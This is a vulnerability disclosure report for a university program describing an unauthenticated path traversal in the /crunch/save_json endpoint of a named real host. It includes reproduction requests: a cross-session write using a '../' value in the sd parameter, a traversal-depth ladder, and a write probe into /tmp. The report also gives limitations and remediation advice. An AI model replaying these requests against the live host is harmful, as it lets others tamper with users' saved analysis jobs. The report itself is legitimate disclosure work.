

CRUNCH - Unauthenticated Path Traversal

Cross-session JSON overwrite and write outside the intended session root via the **sd** parameter in POST `/crunch/save_json`

Program	University of Basel VDP (Intigriti: universityofbasel/universityofbaselvdp)
Asset	https://crunch.unibas.ch (131.152.229.100; reported as in-scope)
Endpoint	POST <code>/crunch/save_json</code>
Parameter	<code>sd</code>
Authentication	None required for the demonstrated requests
Primary weakness	CWE-22 - Path Traversal; related missing session binding / authorization
Status	Confirmed with minimal, non-destructive probes using researcher-created sessions
Date	2026-09-14
Severity	Medium (submitter assessment)

Executive summary

The unauthenticated endpoint **POST `/crunch/save_json`** accepts an attacker-controlled **sd** value that is used as a directory component for the server-side JSON save operation. The endpoint does not enforce the expected session-token format and does not bind the supplied session directory to the requester.

Two security effects were demonstrated: (1) a write can be directed into a different, researcher-created session directory, allowing cross-session overwrite of saved job parameters; and (2) traversal sequences are accepted, with depth-dependent success/failure and a controlled probe to `/tmp` returning the same success response while adjacent-depth controls fail. This shows that the save operation is not confined to the intended per-session tree.

Root cause

The application trusts **sd** as a filesystem path component. Malformed values such as `../data_IcdDNA, .., data_auCC9N/../../../../tmp` are processed rather than rejected. The observed behavior is governed by whether the resolved target directory exists and is writable.

Security impact

- **Demonstrated:** cross-session integrity impact. A request using `sd=../data_IcdDNA` returned HTTP 200 / "Success: data saved" for a second session created by the researcher.
- **Demonstrated:** the same sibling session ID was accepted directly as `sd=data_IcdDNA`, which indicates missing session ownership/binding even without traversal.
- **Demonstrated:** traversal is not confined to the intended session hierarchy. The `/tmp` probe succeeded at one traversal depth while neighboring depth controls failed.
- **Potential, not demonstrated:** changing saved pipeline parameters before execution could alter analysis inputs or the result e-mail address. No downstream execution impact was verified.
- **Not demonstrated:** arbitrary filename selection, directory creation/deletion, confidential data read-back, remote code execution, or material availability impact.

Reproduction

All probes in the source report were executed on 2026-09-14. The "victim" session below was a second session created by the researcher; no third-party data was read.

1. Obtain two session IDs without authentication

```
GET /crunch/get_sd
```

Response examples:

```
data_auCC9N # researcher session A
data_IcdDNA # researcher session B
```

2. Confirm baseline write into session A

```
POST /crunch/save_json
sd=data_auCC9N
data={"probe":"semantics"}
```

```
HTTP 200
Success: data saved
```

3. Direct the write into session B

```
POST /crunch/save_json
sd=../data_IcdDNA
data={"tampered_by":"attacker", "P4TH":"TR4V-MARKER-x7"}
```

```
HTTP 200
Success: data saved
```

Control / authorization observation: supplying the sibling session identifier directly (sd=data_IcdDNA) also returned HTTP 200. The original PoC screenshot labels this the "absolute form"; more precisely, it is a direct sibling session ID and demonstrates lack of requester-to-session binding.

4. Compare valid and invalid directory targets

sd value	Observed result	Meaning
data_zz99qq	500 Internal Server Error	Nonexistent directory
data_auCC9N/sub1	500 Internal Server Error	Missing subdirectory; endpoint does not create it
..	200 Success: data saved	Traversal component accepted
data_auCC9N	200 Success: data saved	Known existing session directory

5. Traversal-depth controls

Using sd=data_auCC9N + "/" . "." x n, the source report observed HTTP 200 for multiple successive depths and then HTTP 500 at the next depth. A probe ending in /tmp returned HTTP 200 only at the depth where the path resolved to an existing writable directory; the neighboring-depth controls returned HTTP 500. This differential is important because it rules out a generic "always 200" success response.

Observed depth ladder:

```
n=1 200 n=2 200 n=3 200 n=4 200 n=5 200 n=6 500
```

Targeted probe:

```
sd=data_auCC9N/../../../../tmp -> 200 Success: data saved
```

```
Adjacent-depth controls -> 500
```

PoC evidence

The following screenshots are reproduced unchanged from the original report. They show the request/response sequence and the traversal-depth controls.




Figure 1 - Session creation, baseline write, and cross-session write




Figure 2 - Existence differential, traversal-depth ladder, and impact notes

Limitations and scope of proof

- The exact server-selected JSON filename was not readable over HTTP. The attacker controls the file contents and directory selection, but not the filename.
- No directory creation or file deletion was observed. Successful writes require an existing directory that the web process can write to.
- No RCE was demonstrated. The report intentionally does not claim executable-file placement or arbitrary filename control.
- The sibling /crunch/run SSRF angle was probed only superficially and is not part of this finding because no reflective channel or business impact was demonstrated.
- All cross-session testing used researcher-created sessions. No third-party data was read, and no destructive or sustained availability testing was performed.

Recommended remediation

- Do not use a client-supplied session identifier as a raw path component. Keep the server-side directory path in server-side state and map an opaque token to it.
- Bind each session token to the requester or to a server-side capability so one client cannot select another session directory.
- If the current token format must be retained temporarily, reject anything that does not exactly match the issued format (for the observed six-character suffix: `^data_[A-Za-z0-9]{6}$`). Format validation alone is not a substitute for authorization.
- Canonicalize the candidate directory with `os.path.realpath()` and verify it remains strictly beneath the configured scratch/session root before opening any file. Reject the scratch root itself and any path outside a valid per-session directory.
- Return a controlled 4xx response for malformed or unauthorized sd values rather than surfacing filesystem-driven 500 responses.
- Run the web process with least-privilege filesystem permissions so it cannot write to unrelated directories such as `/tmp` unless the application explicitly requires it.

Severity assessment

Suggested severity: Medium. The strongest demonstrated impact is unauthenticated integrity compromise across sessions plus a server-side write primitive that can escape the intended session directory boundary. The report does not demonstrate confidentiality loss, arbitrary filename control, RCE, or a significant availability impact, so a higher severity would require additional verified impact.